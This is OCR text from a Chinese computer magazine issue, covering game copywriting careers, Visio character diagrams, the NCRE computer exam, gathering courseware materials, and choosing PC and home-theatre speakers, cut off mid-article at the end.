shirin：那就拿我自己的感觉说说吧。我在做iPhone的研发之前，也做过一些其他平台的研发，因此虽然每天都有各种各样的报怨，但感觉上苹果的平台还是很不错的。我觉得如果是一个开发新手来接触这个平台，应该可以建立一些比较好的习惯吧。虽然很多iPhone SDK的概念在最初接触时，可能会感觉不是很清楚，不过别着急慢慢来，其实它们背后的很多设计理念和想法还是很不错的！再说，开发完了有人帮我们卖，自己玩得开心还可能有钱赚。CF [TS02]

柳絮飞 http://fly2spring.blog.cfan.com.cn



设计别人的人生（2）如何成为文案策划师

一个新手，一进入游戏公司就成为游戏主策划，这几乎是不可能的事情。新手要进入网游策划行业，一般都要从底层做起，实现一些相对简单和具体的任务。对新手来说，从文案策划师做起，应是一个容易接受的起点……

芝麻开门

不少朋友很喜欢玩网游，而且文笔不错，写攻略写故事也得心应手，这样是不是就可以成为一个合格的网游策划师呢？带着诸多疑问，我们走访了一些业内人士，为你揭开网游策划的神秘面纱。

CFan：一部大型的网络游戏，做策划的需要多少人？如何分工？

Leo（业内人士）：大型网游策划工作比较繁重，需要由多人合作完成，约4～5人。当然，不同游戏任务人员分配也不尽相同，需要看具体工作量决定。主策划负责整体的统筹，他下面则还会分出系统策划、文案策划、数值策划、关卡策划等。

CFan：新人想进入网游策划行业，选择哪个切入点比较合适？

Leo：以我个人的经验而言，文案策划师是个不错的起点。不过这只是相对而言，事实上，合格的文案策划师知识领域要相当广泛才行。另外需要解释的一点是，文案策划还可以细分为任务策划、背景策划等。其中的任务策划，可能更符合一般人心目中的文案策划概念，也有称作剧情策划的。

CFan：文案策划，一般需要完成哪些工作？

Leo：以MMORPG（多人在线角色扮演游戏）而言，文案策划的内容包括故事、任务、NPC对话、帮助、物品描述等许多内容。而在游戏之外，文案策划还会负责玩家手册、宣传文档等其他的工作。

任务实战

实战1：从小说到游戏剧本

游戏剧情的来源无外乎两种：原创，或从已有的小说（偶尔也有影视）改编而来。而即使是原创，也多多少少借鉴了一些小说中的情节。不过会写小说的人并不必然就能写好游戏剧本，这两者之间有着很大的不同。比如，小说可以通过大段的心理描写、人物内心的思想波动来推进故事的发展，但这在游戏中却很难表现，游戏剧情最终要以画面呈现出来。假如游戏中的人物站在那里一下午动也不动地玩"意识流"，相信再有耐心的玩家也会关机走人。游戏剧本与影视剧本则比较接近，影视剧本的基本单位是一个个场景，而游戏剧本则是一个接一个的任务，推动玩家一直向前进。

西山居剑网3的策划阳宝哥，为创作任务的新手提供了一个非常不错的方法：

世界上的网游无数，任务却只有那么几种模式：杀怪、送信、对话等等，任务故事制作也是一样，掌握了方法就可以制作出各种各样的故事。冲突，是一个故事所以存在的生命线，即使很多看起来很平缓的故事，其实里面也包含着冲突。冲突分为三种，人与人之间的冲突、人与自己的冲突，人与外界的冲突，这是矛盾的所在，也是根本，所有的故事都不会脱离这种冲突。

情感，是一个冲突发生的对象，光有冲突是不够的，人与人之间的冲突看起来也是有无限多个，但是具体分析起来，我们还是可以找到其中的规律的。亲情、爱情、友情，这三种主要情感包含了所有的故事内容，其他情感都是建立在这三者之上的。有了以上两种冲突和情感，我们可以建立一张简表。

	亲情	爱情	友情
人与人之间的冲突			
人与外界的冲突			
人与自己内心的冲突			

对于创作任务的新手来说，常常会遇到思维枯竭的时候，那么就可以借助这张表了。举例来说：首先，随便选择一个格子，比如第二行第三列（我们一般是用扔硬币的方式来决定）。好了，决定了我们这个任务的剧情：人与外界的冲突，又和友情相关。

那么故事很简单的就出来了，一个人因为外界的阻止，所以不能拥有真正的友情，那么他冲破世俗的阻碍，他成功了吗？（那么这是一个热血的故事——小鱼儿和花无缺）。他失败了吗？（那么这是一个伤感的故事——曲洋和刘正风）。当然，制作任务并不是这么简单，这些还只是策划的开始。

实战2：创建游戏人物关系图

文案策划中一个很重要的工作，就是游戏人物设定。一个人物，不但有来历背景、身世血统、喜好性格等，而且每个人物都不是孤立的，还会有各种各样的关系。这些关系有亲情、友情、爱情三要素，包括朋友（友情）、情人（爱情）、亲人（亲情）。另外还会有对立关系的仇人等。如图1所示，是万王之王的一个人物关系图。




1


在文案策划阶段，最为实用有效的是通过软件来生成人物关系图，最为常用的软件有微软的Visio，下面就以此软件创建一个简单的游戏人物关系图。

第一步：启动Office Visio 2007（以下简称为Visio），点击菜单"文件→新建→新建绘图"，或者按Ctrl+N组合键，新建一个绘图。如果觉得视图太小看不清，可点击工具栏右侧的显示比例下拉按钮放大视图。然后点击工具栏形状按钮，从下拉菜单选择"常规→基本形状"（见图2）。


柳絮飞 http://fly2spring.blog.cfan.com.cn



第二步：左侧窗格将显示许多形状，选择一个形状拖放到视图中央，比如选择“阴影框”。双击阴影框使其变成可编辑状态，在中间输入人物关系图中的中心人物，这里输入的是“主角（玩家角色）”。可以随意拖动形状的位置，拖动形状四周的锚点可以调整形状大小，还可以设置其中的字体大小（见图3）。



第三步：拖放一个圆角矩形放在中心人物侧边，添加相应的人物说明（如“克莉丝汀”）。再拖放一个45度单向箭头到两个矩形之间，然后拖动箭头两侧的锚点，一个连接主角一个连接克莉丝汀，接着在箭头中心双击，输入“支持者”描述这两者之间的关系（见图4）。



第四步：点选圆角矩形，按Ctrl+C键复制，再连续按Ctrl+V键粘贴出多个圆角矩形，摆好位置并修改其中的人物名称，最后再根据人物的关系添加箭头指示就可以了。

除了可以建立人物关系图外，地图设定、职业体系、魔法系统等等，都可以通过Visio清晰表达出它们之间的关联。

小提示

点击工具栏“连接线工具”可以直接在两个形状之间拉出连接线，就不用再画箭头了。另外，如果为了美观，可以点击“插入→图片”以图片替代形状，以达到类似图1的美观效果。不过在文案策划阶段没必要太花哨而浪费时间。

高手论道

★到西山居做策划去

西山居工作室剑网3的策划Danexx，在和应届毕业生聊策划时，介绍了自己的一段经历。

Danexx上大学时，和许多朋友一样迷上了暴雪发布的《魔兽争霸3》。有一天他打开了这款游戏的编辑器——WorldEditor（WE），立即就被其强大的功能和严密的结构所吸引，对游戏有了更深入的了解，他发现创造规则远比遵循规则有趣得多。接下来的很多年，Danexx几乎把所有的业余时间都花在了这上面，在网络上到处寻找同好，成为当时为数不多的编辑器爱好者之一。Danexx在WE中学会了很多东西，游戏框架、系统设计、平衡性、脚本……最为关键的是，通过对WE的学习，使得以后他玩任何游戏，都会习惯性地思考游戏背后各个模块的关联和实现方法，并试着自己用WE给做出来。

“机会，常常只留给有准备的人。”正是这些多年的热情和积累的经验，为他赢得了进入金山工作的机会，成为一个优秀的网游策划。

★分析各大游戏公司的招聘信息，从中可以获取许多有用信息，从而找到自己的发展方向。比如归纳一下近段时间的网游文案策划招聘广告，一般会有以下职责要求：

1.任务剧情及对白设计。
2.游戏玩法设计。
3.地图、物品、怪物设定(名称、特点、类别、描述等)。

能力要求，一般有：

1.熟悉网络游戏，对主流网游有独特见解。
2.优秀的文字功底，善于编写故事。
3.较好的逻辑思维能力。
4.熟知中国古代文化，了解各类玄幻、武侠小说（这是因为当前国内较火的网游，一般都取材于历史、玄幻和武侠。当然这一点倒不是必须的，不同题材的网游会有不同的要求）。

优先录取条件，一般有：

1.熟练使用Word、Excel、Visio等软件优先。
2.有编程基础、美术基础者优先。
3.有真正策划作品或文学作品者优先。

CF [TS03]

征文 我与NCRE

NCRE EXamination 电脑爱好者

近一年来，《电脑爱好者》作为全国发行量最大的IT杂志，与全国报考人数最多的IT考试——全国计算机等级考试（NCRE）的主管部门教育部考试中心合作，开辟专版，为广大读者独家提供最权威的重难点辅导、真题点评、最新政策，帮助大家真正提升能力，走向成功。

为了迎接NCRE开考15周年，《电脑爱好者》杂志社、教育部考试中心社考处、高等教育出版社考试分社联合举办的“我与NCRE”征文活动正在火热进行中（投稿邮箱：ncre@cfan.com.cn），来自全国各地的参赛作品让我们感受到了大家的热情！一起来吧！把自己最难忘的、最有感触的内容记录下来！

“我与NCRE”征文选登：

难忘的NCRE

江苏邳州市八义集实验小学 曹希伟

记得我是在2002年时接触到NCRE，当时我正在报考自学考试汉语言文学专业，由于专业计划调整，必须要加考NCRE，我们都抱怨运气差，为什毕业时要加考NCRE呢？当时，计算机在我们农村小学还未普及，我对计算机还很陌生，怎样去应考呢？去自考办报名时，工作人员向我们介绍了一个计算机考试培训班，我们怀着试试看的心情去报名了，记得当时领了两本书，高等教育出版社出版的《全国计算机等级考试参考书》、《全国计算机等级考试大纲》。

刚开始学的时候，我感觉计算机很难，对于简单的复制剪贴都不知道怎样去操作。老师为了能让我们快速入门，推荐了《电脑爱好者》等杂志。

平常我们这些人都是在学校教孩子，今天却要向一个比我们小七八岁的老师请教，觉得真不习惯。慢慢地我习惯了遇到难题时向老师请教，习惯了老师的谆谆教导。记得是一个周末，上机操作时突然停电了，老师说让我们边复习书上的理论知识边等着来电，外面的雨下得很大，一些学员提议说，我们搞一个沙龙吧，于是大家畅所欲言，边吃甜筒边谈着自己参加培训的收获。我感觉那一刻真是上天故意的安排，不知不觉雨小了，老师宣布今天的学习任务结束，大家依依不舍说着笑着离开了班级。

6年过去了，每当看到合格证书时，我心中有太多关于它的记忆。有遇到困难时的胆怯，有做一道难题长时间没做对时的苦恼，有解决一道难题时的喜悦，有参加考试时的紧张不安，还有领到盖有教育部考试中心红印的合格证书的悲喜交集。更能让我想到在我参加考前培训的那段日子，本来是带着一丝不情愿来参加学习考试，可当我们真正融入学习培训的状态而最后又必须离开培训班时，心中的那份不舍、依恋、那份沉甸甸的收获，不是一张证书，几句苍白浅薄的语句能概括。千言万语汇成一句话：“NCRE，我爱你！”（上图右三为作者）




信息台

●NCRE成绩如何划分等级？如何能够获得优秀证书？

NCRE笔试、上机考试实行百分制计分，但以等第分数通知学生成绩。等第分数分为“不及格”、“及格”、“良好”、“优秀”等等。100~90分为“优秀”；89~80分为“良好”；79~70分为“及格”；59~0分为“不及格”。笔试和上机成绩均在“及格”以上者，由教育部考试中心颁发合格证书。笔试和上机成绩均为“优秀”的，合格证书上会注明“优秀”字样。

●全国计算机等级考试准考证编号规则



序号	科目	序号	科目
13	一级B	14	一级WPS Office
15	一级MS Office	24	二级C
26	二级VB	27	二级VF
28	二级JAVA	29	二级Access
61	二级C++	62	二级Delphi
33	三级PC	34	三级信息
35	三级网络	36	三级数据库
40	四级（旧）	41	四级网络工程师
42	四级数据库工程师	43	四级软件测试工程师

共16位，前两位代表级别及科目（见左下表）。

考号第3、4位表示的是第几次国家计算机等级考试，例如：2008年4月考试为第27次，3、4位就为27。考号第5至10位表示的是考点代码，其中，第5至7位表示省份代码。考号中第11至14位代表的是考场编号，编号是从0001~9999。最后两位代表的是考生考号。考试通过后，所发证书前7位与准考证前7位相同。呵呵，从没研究过吧！如果你是HR，顺便也可以借此鉴别真伪。

因个人原因丢失、损毁证书，不予补办合格证书，但可以通过当地教育考试部门开具全国统一的成绩证明，该证明由国家教育考试中心统一出具，与证书具有同等效力。具体申请办法咨询当地教育考试部门。CF [TS04]

Authware课件高手系列之 不为无米之炊

课件素材抓取途径全掌握

巧妇难为无米之炊，大家看到那么多炫丽多彩的多媒体课件，在很大程度上取决于其精美的素材。上期我们介绍了Authorware内部素材的"还原"，今天来讲一讲外部素材的获取。教师平时备课、上课、教育学生很辛苦，学会获取更多的素材可以为教师省下更多的精力。本文不仅告诉大家获取素材的方法，还告诉大家如何来修改和编辑这些素材，只取其中需要的部分为我们所用。


■ 北京\江北书生

文本资源

扫描OCR

Office 2003/2007中直接集成了对扫描仪的支持，而且还能够支持OCR功能（Optical Character Recognition，即文字识别），从而大大减轻了工作的负担。先选择"开始→所有程序→Microsoft Office→Microsoft Office 工具→Microsoft Office Document Imaging"，启动后选择"文件→扫描新文档"命令打开扫描组件即可进行扫描。它提供彩色模式、黑白模式、灰度模式和将彩色页面扫描为黑白图片（扫描包含彩色背景或彩色文本的较难扫描的原始文件时使用）等扫描预设项，为常规扫描任务提供了便捷的可选设置。

接下来在Microsoft Office Document Imaging中选择"工具→使用OCR识别文本"（见图1），之后再选择"工具→将文本发送到Word"命令即可把已经识别的文本发送到Word文档中供编辑或保存。有些内容教参里独有而网络上没有的，那么就轻松让其电子化吧。



从光盘拷贝


不少学校统一购买了优秀的课件光盘，如何从中取出自己需要的素材呢？打开课件光盘，然后搜索*.txt;*.doc;*.docx;*.rtf;*.wps等文件，找到后直接双击打开使用。

小提示：

在光盘中要获得图片资源，可以搜索*.tif;*.bmp;*.jpg;*.gif;*.psd等文件；声音资源可搜索*.wav;*.mid;*.mp3;*.wma;*.snd等文件；视频资源搜索*.mpg;*.avi;*.flc;*.swf等文件。

巧取网络文字

一些课件网站按年级、科目提供教材原文，各位老师可以根据需要进行选用。网上或者操作窗口中一些文字无法直接复制，这可怎么办？让抓图软件SnagIt来帮忙。新建一个方案，选择"捕获→模式→文本捕获"（见图2），为其设置一个热键。按下相应热键，再把光标移到相应窗口上，单击表示抓取，其窗口上的文字将会被抓取到预览窗口上，供我们保存或复制使用。



图片资源

拍照/扫描

可以通过拍照和扫描的方法获得图片，现在数码相机和扫描仪已经相当便宜，而且多数是无驱型，直接接上就能够使用。现在数码相机可以代替扫描仪的大部分功能了，不过要达到和扫描仪相似的清晰度，最好开"微距"档。需要注意的是现在数码相机的像素较高，拍摄下来的图片往往需要经过体积压缩才能使用，避免课件程序过大。

网上找图

用http://images.google.cn等工具搜索时，可以分出相应的类别，如新闻图片、全部图片、大图、中图、小图、壁纸。另外，在中文搜索效果不太好时，可切换到英文版来搜索（如http://images.google.com）。

用光影魔术手修饰图片

图片有时不可能直接使用，推荐用光影魔术手来修饰图片。它是免费软件，而且效果很多，操作简单。图片多了可以用Picasa来管理。

声音与视频资源

在教学中，学生对于声音和视频的感知要远远高于抽象文字。声音可以从网上下载（http://mp3.baidu.com、课件素材网站等）或从课件光盘获取，编辑时可用Nero自带的Nero Wave Editor。它不仅可以录音，也可以编辑声音。



●双击任务栏托盘处的喇叭图标，打开"音量控制"设置面板，选择"属性→录音"选项，再选中所有项目前的复选框（见图3），然后在音量控制窗口中选中相应的录入设备。接着单击"音频→刻录"或按下Ctrl+R键，设置好采样率和采样分辨率，单击"确定"。

单击图4窗口中红色的"录制"按钮即可开始录制，确定，新录制的音频文件就导入进来，对其编辑处理，满意后保存后可供欣赏。

视频除了借助视频类搜索引擎（搜索时可以加关键字"教学"），还可以通过数码摄像机拍摄，通过电视卡/采集卡采集操作，之后用Windows Movie Maker编辑。一些图片资料不好找，可以直接从视频资料中抓取，用播放器如KMPlayer等截图就很方便。

网络大补贴：

微软官方网站提供了大量Office课件素材，可免费下载http://office.microsoft.com/zh-cn/templates/CT101450442052.aspx CF [TS05]

追求完美音质 从PC音响到影院系统到PC HIFI

■策划：CFan应用实验室　■文：晓风

本文可以学到：

- ☆1.什么是Hi-Fi音响
- ☆2.你需要什么样的音箱？
- ☆3.如何打造价廉物美的多声道音箱系统
- ☆4.软硬兼施提升你的音箱音质

小知识：音箱就要"高保真"

"高保真"似乎是一个古老的名词，实际上在音视频领域，高保真一直是厂商和发烧友不断的追求。"高保真"英文为High-Fidelity，缩写就是Hi-Fi，它的含义是：与原来的声音高度相似的重放声音。音响界的专业人士借助于各类仪器，通过各种手段，检测出各种指标来决定器材Hi-Fi的程度，而音响发烧友则往往通过自己的耳朵去判断器材是否达到心目中的Hi-Fi。一套爱好者心目中完美的Hi-Fi音响系统，不仅需要有性能优良的器材和软件，而且还要有良好的听音环境。

如果你光临一家音像店的试听室，或者去参加过一些音响展示会，你会发现，那些用来演示的高级音响器材真是令人心旷神怡。它们夺目的外观、精美绝伦的工艺让人目瞪口呆，但是一问价钱，同样令人瞠目结舌。为什么看似没什么科技含量的音箱，会有这么高的价值呢？为什么这些高档音箱和普通的产品形式没有太大的区别，却会有完全不同的听感呢？这些问题，总让很多音频"门外汉"百思不得其解。虽然听着心里痒痒，但是考虑到巨大的开销，又让人无法消受。


对于普通用户来说，不管你有电脑、笔记本还是电视、DVD影碟机还是MP3、MP4随身听，都免不了和音箱打交道，用音箱欣赏音乐，播放电影伴音，体验游戏乐趣，是我们最常见的应用了。可是，你是否想过，如果你在挑选和购买音响设备时稍加留意，或者具备一定的动手能力，对你现有的音频设备略作改造，它们性能会更加出色，你将会体验到更加完美的听觉享受，无论是听音乐，还是看大片或玩游戏。

PROJECT I

听音乐看大片玩游戏，你的PC音箱如何选

人群： 普通PC用户，对于音频没有什么过高要求，也不愿做过多的投入，购买音箱主要是为了播放电脑中的音乐、视频或玩些游戏等。
适用产品： 高品质2声道音箱

在电脑中，声卡是负责声音输出的重要器件。声卡的最重要作用是将电脑中以数字格式存储的文件转化成音箱喇叭所用的模拟电信号。经过多次数字到模拟的转换，音频信号总有些失真的情况，再加上由于电脑的声卡内置在机箱内部，受到周围元器件的电磁辐射、干扰信号的影像，因此欣赏电脑中的音频，对于音箱的要求相对并不要太高。





对于欣赏电脑上一般品质的MP3音乐、非高清的电影视频，或者玩游戏，市面上常见的2.1或2.0音箱就可以满足要求。

2.1音箱通常是由一个独立的低音音箱(俗称低音炮)和两个卫星单元组成。一般2.1音箱的低音音箱内都放置了功放电路，把音频信号中的低频和中高频区分开来，分别各自处理器低频信号和中高频信号，并通过独立的低音炮单元和卫星音箱播放声音。所以，2.1音箱比较适合在电影和游戏中应用。2.1音箱几乎成了PC音箱的标准配置。



小提示：有的高端音箱则采用分体式功放设计(独立功放)这样可以避免功放电路对低音音箱的电磁干扰，如三诺iFi-311风云版II。

不过，现在我们听的CD、MP3音乐都是两声道录制的，就算用再多的音箱也不会体会到环绕声场的效果。而且2.1音箱中的".1"超重低音声信号，实际上是将声卡输出的信号再次处理的。2.1音箱的低音虽然非常优秀，但是中音的表现却不如2.0音箱。2.0音箱又称为书架式音箱，这也是最为传统的音箱设计。2.0音箱一般都采用两分频的设计，每个音箱都有一个高音单元和一个中低音单元。由于2.0音箱的用料考究，对做工的要求比较高，所以其价格也比较贵。但是，它对音乐的表现力极强，尤其是中频方面，是任何N.1音箱都不能比拟的。因此，最近很多音频厂商推出了自己的2.0音箱产品，如三诺N系列的N-50G、N-45G以及麦博梵高系列的CF260十周年纪念版等。





火速链接：关于麦博梵高FC260音箱的评测，请看本刊本期评测栏目文章《回归音乐经典，麦博梵高FC260十周年纪念版》

三诺N-45G读者体验：



◀小斌(CFAN忠实读者)



很高兴能够得到三诺2009年新品N-45G试听的机会，这款三诺中高端的2.0音箱我听了半个月，总体感觉还是非常满意的。现在写下我的的感受，与大家共享！

N-45G是三诺今年主推的一款2.0书架式音箱。材质上，N45G采用全木质箱体，黑色哑光漆面效果处理很有质感，箱体也比较重。外观上，N45G依然延续了三诺的一贯风格，中规中矩，是一款非常传统非常稳重的音箱。

N-45G采用5.25英寸低音单元+1英寸高音单元的组合。和三诺顶级的N-50G一样，N-45G同样采用松压纸盆单元，并且在纸盆中加入了碳纤维加强筋，纸盆上有凹凸。这款音箱初听会跟老款N-35G有不同风格，高音处理的偏暖，经过细微的调试，N-45G也可以更好地还原，而且整体的素质更胜一筹！

音箱表现力如何，还得用耳朵进行试听，测试该款音箱的实际表现。遗憾的是受于平台的限制，我这次只能用台机进行试听，声卡为德国坦克的小夜曲。

选听专辑/演出会：
ALAN《Voice of earth》APE格式
Blue《Best of Blue台湾版》FLAC格式
张学友《雪狼湖》WAV格式
蔡琴《2007香港 不了清演唱会》1080i视频

N-45G在ALAN这张专辑表现一般，ALAN的歌属于高音，估计N-45G没有煲好，需要一段时间磨合，高音有点保守，没有完全放开得感觉，但是背景的器乐声表现的很理想；Blue得这张专辑是经典了，N-45G应付R&B这类得音乐还是很轻松的，特别是能够很明显感觉到其强劲节奏，这要得益于良好电子分频技术；《雪狼湖》这张原声大碟源于同名音乐剧，由歌神张学友一手策划，这张精选大碟在N-45G中依旧表现得很出色，高、低频都不错，唯一得不足就是中频还是稍微欠点火，歌手的声音有点被掩盖掉的感觉；最后就是蔡琴在香港红馆这张演出会实况，整场下来，N-45G的表现也是很理想的，特别是能够很完美将会场的气氛烘托出来，蔡琴的中性声音表现得淋漓尽致，从声音的层次感上也能够很明显得感觉到歌手的站位。

整体听了下来，N-45G在高中低三频都比较均衡，是一款相当不错的音箱，值得推荐给喜欢听流行或古典音乐的朋友。

最后，我还做一个比较有意思的测试，用iPod Nano2代试听了一张梁静茹《幸福的抉择 I DO》专辑，格式是320K MP3，但是最终表现令人失望，原因应该是iPod推不动这个5.25英寸的N-45G音箱，声音听起来很闷，完全没有台式机上听起来的那种舒服感，梁静茹的声音表现也不干净。这也从另外一个侧面说明，好的音箱需要好的器材去推动才不是浪费！

至此，这次很简单的试听就告一个段落了，三诺N-45G在我的很简陋的条件下，表现得令人满意。再说半个月的时间完全不能让这款音箱彻底煲开，如果再经过磨机得话就更完美了。所以我对这款音箱还有更高的期待！

PROJECT 2

碟机+音箱，DIY你的家庭影院

人群：家庭用户，利用现有设备，以较小的投入实现家庭影院系统
适用产品：5.1声道音箱或音箱组合

大屏幕液晶电视越来越便宜，DVD碟片、电脑里面的大片你一定也收藏了不少，是不是也期待有一套属于自己的家庭影院，享受大屏幕和环绕立体声的身临其境效果呢？

不要被价格高高在上的"家庭影院系统"吓倒，我们可以利用市场上现有的音箱、播放器、解码器、功放等产品，打造出一套价廉物美的家庭影院系统。


解决方案：

影碟机让你省掉功放

